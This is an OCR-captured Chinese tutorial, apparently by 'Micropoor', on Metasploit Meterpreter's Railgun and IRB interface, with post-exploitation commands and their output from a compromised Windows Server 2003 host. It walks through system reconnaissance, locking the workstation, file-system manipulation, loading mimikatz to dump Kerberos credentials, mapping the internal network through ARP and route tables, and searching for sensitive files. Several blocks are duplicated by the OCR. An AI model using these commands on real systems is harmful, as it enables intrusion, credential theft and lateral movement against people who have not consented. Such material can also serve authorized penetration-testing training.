
专注APT攻击与防御

https://micropoor.blogspot.com/

Railgun是Meterpreter stdapi的扩展，允许任意加载DLL。Railgun的最大好处是能够动态访问系统上的整个Windows API。通过从用户进程调用Windows API。



```
meterpreter > irb
[*] Starting IRB shell
[*] The "client" variable holds the meterpreter client

>> 
```


meterpreter下执行irb进入ruby交互。

基本的信息搜集：

```
>> client.sys.config.sysinfo['OS']
=> "Windows .NET Server (Build 3790, Service Pack 2)."
>> client.sys.config.getuid
=> "WIN03X64\\Administrator"
>> interfaces = client.net.config.interfaces
=> [#<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Interface:0x000055aee92c5770 @index=65539, @mac_addr="\x00\f)\x85\xD6}", @mac_name="Intel(R) PRO/1000 MT Network Connection", @mtu=1500, @flags=nil, @addrs=["192.168.1.119"], @netmasks=["255.255.255.0"], @scopes=[]>, #<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Interface:0x000055aee92c5220 @index=1, @mac_addr="", @mac_name="MS TCP Loopback interface", @mtu=1520, @flags=nil, @addrs=["127.0.0.1"], @netmasks=[], @scopes=[]>]
>> interfaces.each do |i|
?> puts i.pretty
>> end
Interface 65539
============
Name : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:85:d6:7d
MTU : 1500
IPv4 Address : 192.168.1.119
IPv4 Netmask : 255.255.255.0
Interface 1
============
Name : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
```

```
MTU : 1520
IPv4 Address : 127.0.0.1
=> [#<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Interface:0x000
055aee92c5770 @index=65539, @mac_addr="\x00\f)\x85\xD6}", @mac_name="Inte
l(R) PRO/1000 MT Network Connection", @mtu=1500, @flags=nil, @addrs=["19
2.168.1.119"], @netmasks=["255.255.255.0"], @scopes=[]>, #<Rex::Post::Met
erpreter::Extensions::Stdapi::Net::Interface:0x000055aee92c5220 @index=1,
@mac_addr="", @mac_name="MS TCP Loopback interface", @mtu=1520, @flags=ni
l, @addrs=["127.0.0.1"], @netmasks=[], @scopes=[]>]
>>

```




```
>> client.sys.config.sysinfo['OS']
=> "Windows .NET Server (Build 3790, Service Pack 2)."
>> client.sys.config.getuid
=> "WIN03X64\\Administrator"
>> interfaces = client.net.config.interfaces
=> [#<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Interface:0x000055aee92c5770 @index=65539, @mac_addr="\x00\f}\x85\xD6}", @mac_name="Intel(R) PR
O/1000 MT Network Connection", @mtu=1500, @flags=nil, @addrs=["192.168.1.119"], @netmasks=["255.255.255.0"], @scopes=[]>, #<Rex::Post::Meterpreter::Ex
tensions::Stdapi::Net::Interface:0x000055aee92c5220 @index=1, @mac_addr="", @mac_name="MS TCP Loopback interface", @mtu=1520, @flags=nil, @addrs=["127
.0.0.1"], @netmasks=[], @scopes=[]>]
>> interfaces.each do |i|
?>  puts i.pretty
>> end
Interface 65539
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:85:d6:7d
MTU          : 1500
IPv4 Address : 192.168.1.119
IPv4 Netmask : 255.255.255.0
Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1
=> [#<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Interface:0x000055aee92c5770 @index=65539, @mac_addr="\x00\f}\x85\xD6}", @mac_name="Intel(R) PR
O/1000 MT Network Connection", @mtu=1500, @flags=nil, @addrs=["192.168.1.119"], @netmasks=["255.255.255.0"], @scopes=[]>, #<Rex::Post::Meterpreter::Ex
tensions::Stdapi::Net::Interface:0x000055aee92c5220 @index=1, @mac_addr="", @mac_name="MS TCP Loopback interface", @mtu=1520, @flags=nil, @addrs=["127
.0.0.1"], @netmasks=[], @scopes=[]>]
>>
```

锁定注销目标机：

```
>> client.railgun.user32.LockWorkStation()
=> {"GetLastError"=>0, "ErrorMessage"=>"\xB2\xD9\xD7\xF7\xB3\xC9\xB9\x
A6\xCD\xEA\xB3\xC9\xA1\xA3", "return"=>true}
>>

```




```
>> client.railgun.user32.LockWorkStation()
=> {"GetLastError"=>0, "ErrorMessage"=>"\xB2\xD9\xD7\xF7\xB3\xC9\xB9\xA6\xCD\xEA\xB3\xC9\xA1\xA3", "return"=>true}
>>
```

调用MessageBox：

```
>> client.railgun.user32.MessageBoxA(0, "Micropoor", "Micropoor", "MB_
OK")

```



Micropoor

快速获取当前绝对路径：

```
>> client.fs.dir.pwd
=> "C:\\Documents and Settings\\Administrator\\\xE6\xA1\x8C\xE9\x9D\xA2"
```

目录相关操作：


```
>> client.fs.dir.chdir("c:\\")
=> 0
>> client.fs.dir.entries
=> ["ADFS", "AUTOEXEC.BAT", "boot.ini", "bootfont.bin", "CONFIG.SYS", "Documents and Settings", "Inetpub", "IO.SYS", "MSDOS.SYS", "NTDETECT.COM", "ntldr", "pagefile.sys", "Program Files", "Program Files (x86)", "RECYCLER", "System Volume Information", "WINDOWS", "wmpub"]

```

建立文件夹：

```
>> client.fs.dir.mkdir("Micropoor")
=> 0

```




C:\

名称	大小	类型	修改日期
Micropoor		文件夹	2019-1-14 18:3
Program Files (x86)		文件夹	2019-1-4 15:01
WINDOWS		文件夹	2019-1-4 14:59
Program Files		文件夹	2017-12-13 19:

hash操作：

```
>> client.core.use "mimikatz"
=> true
>> client.mimikatz
=> #<Rex::Post::Meterpreter::Extensions::Mimikatz::Mimikatz:0x000055aee91ceb28 @client=#<Session:meterpreter 192.168.1.119:53 (192.168.1.119) "WIN03X64\Administrator @ WIN03X64">, @name="mimikatz">
>> client.mimikatz.kerberos
=> [{:authid=>"0;996", :package=>"Negotiate", :user=>"NETWORK SERVICE", :domain=>"NT AUTHORITY", :password=>"mod_process::getVeryBasicModulesListForProcess : (0x0000012b) \xC5\x8C\x10\xE8\x06\x84 ReadProcessMemory \x16 WriteProcessMemory \xF7B\x02 \nn.a. (kerberos KO)"}, {:authid=>"0;44482", :package=>"NTLM", :user=>"", :domain=>"", :password=>"mod_process::getVeryBasicModulesListForProcess : (0x0000012b) \xC5\x8C\x10\xE8\x06\x84 ReadProcessMemory \x16 WriteProcessMemory \xF7B\x02 \nn.a. (kerberos KO)"}, {:authid=>"0;115231", :package=>"NTLM", :user=>"Administrator", :domain=>"WIN03X64", :password=>"mod_process::getVeryBasicModulesListForProcess : (0x0000012b) \xC5\x8C\x10\xE8\x06\x84 ReadProcessMemory \x16 WriteProcessMemory \xF7B\x02 \nn.a. (kerberos KO)"}, {:authid=>"0;997", :package=>"Negotiate", :user=>"LOCAL SERVICE", :domain=>"NT AUTHORITY", :password=>"mod_process::getVeryBasicModulesListForProcess : (0x0000012b) \xC5\x8C\x10\xE8\x06\x84 ReadProcessMemory \x16 WriteProcessMemory \xF7B\x02 \nn.a. (kerberos KO)"}, {:authid=>"0;999", :package=>"NTLM", :user=>"WIN03X64$", :domain=>"WORKGROUP", :password=>"mod_process::getVeryBasicModulesListForProcess : (0x0000012b) \xC5\x8C\x10\xE8\x06\x84 ReadProcessMemory \x16 WriteProcessMemory \xF7B\x02 \nn.a. (kerberos KO)"}]

```




```
>> client.core.use "mimikatz"
=> true
>> client.mimikatz
=> #<Rex::Post::Meterpreter::Extensions::Mimikatz::Mimikatz:0x000055aee91ceb28 @client=#<Session:meterpreter 192.168.1.119:53 (192.168.1.119) "WIN03X6
4\Administrator @ WIN03X64">, @name="mimikatz">
>> client.mimikatz.kerberos
=> [{:authid=>"0;996", :package=>"Negotiate", :user=>"NETWORK SERVICE", :domain=>"NT AUTHORITY", :password=>"mod_process::getVeryBasicModulesListForPr
ocess : (0x0000012b) \xC5\x8C\x10\xE8\x06\x84 ReadProcessMemory \x16 WriteProcessMemory \xF7B\x02 \nn.a. (kerberos KO)"}, {:authid=>"0;44482", :packag
e=>"NTLM", :user=>"", :domain=>"", :password=>"mod_process::getVeryBasicModulesListForProcess : (0x0000012b) \xC5\x8C\x10\xE8\x06\x84 ReadProcessMemor
y \x16 WriteProcessMemory \xF7B\x02 \nn.a. (kerberos KO)"}, {:authid=>"0;115231", :package=>"NTLM", :user=>"Administrator", :domain=>"WIN03X64", :pass
word=>"mod_process::getVeryBasicModulesListForProcess : (0x0000012b) \xC5\x8C\x10\xE8\x06\x84 ReadProcessMemory \x16 WriteProcessMemory \xF7B\x02 \nn.
a. (kerberos KO)"}, {:authid=>"0;997", :package=>"Negotiate", :user=>"LOCAL SERVICE", :domain=>"NT AUTHORITY", :password=>"mod_process::getVeryBasicMo
dulesListForProcess : (0x0000012b) \xC5\x8C\x10\xE8\x06\x84 ReadProcessMemory \x16 WriteProcessMemory \xF7B\x02 \nn.a. (kerberos KO)"}, {:authid=>"0;9
99", :package=>"NTLM", :user=>"WIN03X64$", :domain=>"WORKGROUP", :password=>"mod_process::getVeryBasicModulesListForProcess : (0x0000012b) \xC5\x8C\x1
0\xE8\x06\x84 ReadProcessMemory \x16 WriteProcessMemory \xF7B\x02 \nn.a. (kerberos KO)"}]
```

内网主机发现，如路由，arp等：

```
>> client.net.config.arp_table
=> [#<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Arp:0x000055aee7f5f6b8 @ip_addr="192.168.1.1", @mac_addr="78:44:fd:8e:91:59", @interface="65539">, #<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Arp:0x000055aee7f5ee20 @ip_addr="192.168.1.3", @mac_addr="28:16:ad:3b:51:78", @interface="65539">]
>> client.net.config.arp_table[0].ip_addr
=> "192.168.1.1"
>> client.net.config.arp_table[0].mac_addr
=> "78:44:fd:8e:91:59"
```

```
>> client.net.config.arp_table[0].interface
=> "65539"
>> client.net.config.routes
=> [#<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Route:0x000055aee789be58 @subnet="0.0.0.0", @netmask="0.0.0.0", @gateway="192.168.1.1", @interface="65539", @metric=10>, #<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Route:0x000055aee789a7b0 @subnet="127.0.0.0", @netmask="255.0.0.0", @gateway="127.0.0.1", @interface="1", @metric=1>, #<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Route:0x000055aee78993b0 @subnet="192.168.1.0", @netmask="255.255.255.0", @gateway="192.168.1.119", @interface="65539", @metric=10>, #<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Route:0x000055aee786fec0 @subnet="192.168.1.119", @netmask="255.255.255.255", @gateway="127.0.0.1", @interface="1", @metric=10>, #<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Route:0x000055aee786e9d0 @subnet="192.168.1.255", @netmask="255.255.255.255", @gateway="192.168.1.119", @interface="65539", @metric=10>, #<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Route:0x000055aee786d698 @subnet="224.0.0.0", @netmask="240.0.0.0", @gateway="192.168.1.119", @interface="65539", @metric=10>, #<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Route:0x000055aee785be98 @subnet="255.255.255.255", @netmask="255.255.255.255", @gateway="192.168.1.119", @interface="65539", @metric=1>]

```




```
>> client.net.config.arp_table
=> [#<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Arp:0x000055aee7f5f6b8 @ip_addr="192.168.1.1", @mac_addr="78:44:fd:8e:91:59", @interface="65539
">, #<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Arp:0x000055aee7f5ee20 @ip_addr="192.168.1.3", @mac_addr="28:16:ad:3b:51:78", @interface="65539
">]
>> client.net.config.arp_table[0].ip_addr
=> "192.168.1.1"
>> client.net.config.arp_table[0].mac_addr
=> "78:44:fd:8e:91:59"
>> client.net.config.arp_table[0].interface
=> "65539"
>> client.net.config.routes
=> [#<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Route:0x000055aee789be58 @subnet="0.0.0.0", @netmask="0.0.0.0", @gateway="192.168.1.1", @interf
ace="65539", @metric=10>, #<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Route:0x000055aee789a7b0 @subnet="127.0.0.0", @netmask="255.0.0.0", @gate
way="127.0.0.1", @interface="1", @metric=1>, #<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Route:0x000055aee78993b0 @subnet="192.168.1.0", @netma
sk="255.255.255.0", @gateway="192.168.1.119", @interface="65539", @metric=10>, #<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Route:0x000055aee786
fec0 @subnet="192.168.1.119", @netmask="255.255.255.255", @gateway="127.0.0.1", @interface="1", @metric=10>, #<Rex::Post::Meterpreter::Extensions::Std
api::Net::Route:0x000055aee786e9d0 @subnet="192.168.1.255", @netmask="255.255.255.255", @gateway="192.168.1.119", @interface="65539", @metric=10>, #<R
ex::Post::Meterpreter::Extensions::Stdapi::Net::Route:0x000055aee786d698 @subnet="224.0.0.0", @netmask="240.0.0.0", @gateway="192.168.1.119", @interfa
ce="65539", @metric=10>, #<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Route:0x000055aee785be98 @subnet="255.255.255.255", @netmask="255.255.255.
255", @gateway="192.168.1.119", @interface="65539", @metric=1>]
>> 
```

实战中的敏感文件操作，也是目前最稳定，速度最快的方式：

```
>> client.fs.file.search("C:\\", "*.txt")
```

更多的敏感文件操作，后续补充。



```
>> client.fs.file.search("C:\\", "*.txt")
=> [{"path"=>"C:\\Documents and Settings\\Administrator\\Local Settings\\Application Data\\Microsoft\\Internet Explorer", "name"=>"brndlog.txt", "size
"=>10346}, {"path"=>"C:\\Documents and Settings\\Administrator\\Local Settings\\Temp", "name"=>"dd_vcredistMSI3B57.txt", "size"=>530804}, {"path"=>"C:
\\Documents and Settings\\Administrator\\Local Settings\\Temp", "name"=>"dd_vcredistMSI3B67.txt", "size"=>548888}, {"path"=>"C:\\Documents and Setting
s\\Administrator\\Local Settings\\Temp", "name"=>"dd_vcredistUI3B57.txt", "size"=>12494}, {"path"=>"C:\\Documents and Settings\\Administrator\\Local S
ettings\\Temp", "name"=>"dd_vcredistUI3B67.txt", "size"=>12526}, {"path"=>"C:\\Documents and Settings\\All Users\\Application Data\\VMware\\VMware Too
ls", "name"=>"manifest.txt", "size"=>3538}, {"path"=>"C:\\Documents and Settings\\All Users\\Application Data\\VMware\\VMware Tools\\Unity Filters", "
name"=>"adobeflashcs3.txt", "size"=>1433}, {"path"=>"C:\\Documents and Settings\\All Users\\Application Data\\VMware\\VMware Tools\\Unity Filters", "n
ame"=>"adobephotoshopcs3.txt", "size"=>1712}, {"path"=>"C:\\Documents and Settings\\All Users\\Application Data\\VMware\\VMware Tools\\Unity Filters",
 "name"=>"googledesktop.txt", "size"=>588}, {"path"=>"C:\\Documents and Settings\\All Users\\Application Data\\VMware\\VMware Tools\\Unity Filters", "
name"=>"microsoftoffice.txt", "size"=>1265}, {"path"=>"C:\\Documents and Settings\\All Users\\Application Data\\VMware\\VMware Tools\\Unity Filters",
"name"=>"vistasidebar.txt", "size"=>907}, {"path"=>"C:\\Documents and Settings\\All Users\\Application Data\\VMware\\VMware Tools\\Unity Filters", "na
me"=>"visualstudio2005.txt", "size"=>152}, {"path"=>"C:\\Documents and Settings\\All Users\\Application Data\\VMware\\VMware Tools\\Unity Filters", "n
ame"=>"vmwarefilters.txt", "size"=>3084}, {"path"=>"C:\\Documents and Settings\\All Users\\Application Data\\VMware\\VMware Tools\\Unity Filters", "na
me"=>"win7gadgets.txt", "size"=>399}, {"path"=>"C:\\Documents and Settings\\Default User\\Local Settings\\Application Data\\Microsoft\\Internet Explor
er", "name"=>"brndlog.txt", "size"=>141}, {"path"=>"C:\\Program Files\\Outlook Express", "name"=>"msoe.txt", "size"=>110}, {"path"=>"C:\\Program Files
\\VMware\\VMware Tools", "name"=>"open_source_licenses.txt", "size"=>762285}, {"path"=>"C:\\Program Files\\VMware\\VMware Tools", "name"=>"vmacthlp.tx
t", "size"=>233}, {"path"=>"C:\\Program Files (x86)\\Notepad++", "name"=>"readme.txt", "size"=>1450}, {"path"=>"C:\\Program Files (x86)\\Outlook Expre
ss", "name"=>"msoe.txt", "size"=>110}, {"path"=>"C:\\WINDOWS", "name"=>"OEWABLog.txt", "size"=>1327}, {"path"=>"C:\\WINDOWS", "name"=>"setuplog.txt",
"size"=>705376}, {"path"=>"C:\\WINDOWS\\system32", "name"=>"eula.txt", "size"=>21828}, {"path"=>"C:\\WINDOWS\\system32\\Drivers", "name"=>"hfile.txt",
 "size"=>0}, {"path"=>"C:\\WINDOWS\\SysWOW64", "name"=>"eula.txt", "size"=>21828}, {"path"=>"C:\\WINDOWS\\SysWOW64\\Drivers", "name"=>"hfile.txt", "si
ze"=>0}, {"path"=>"C:\\WINDOWS\\Tasks", "name"=>"SchedLgU.Txt", "size"=>812}]
>> 
```

更多相关的api操作在未来的课时中介绍。

- Micropoor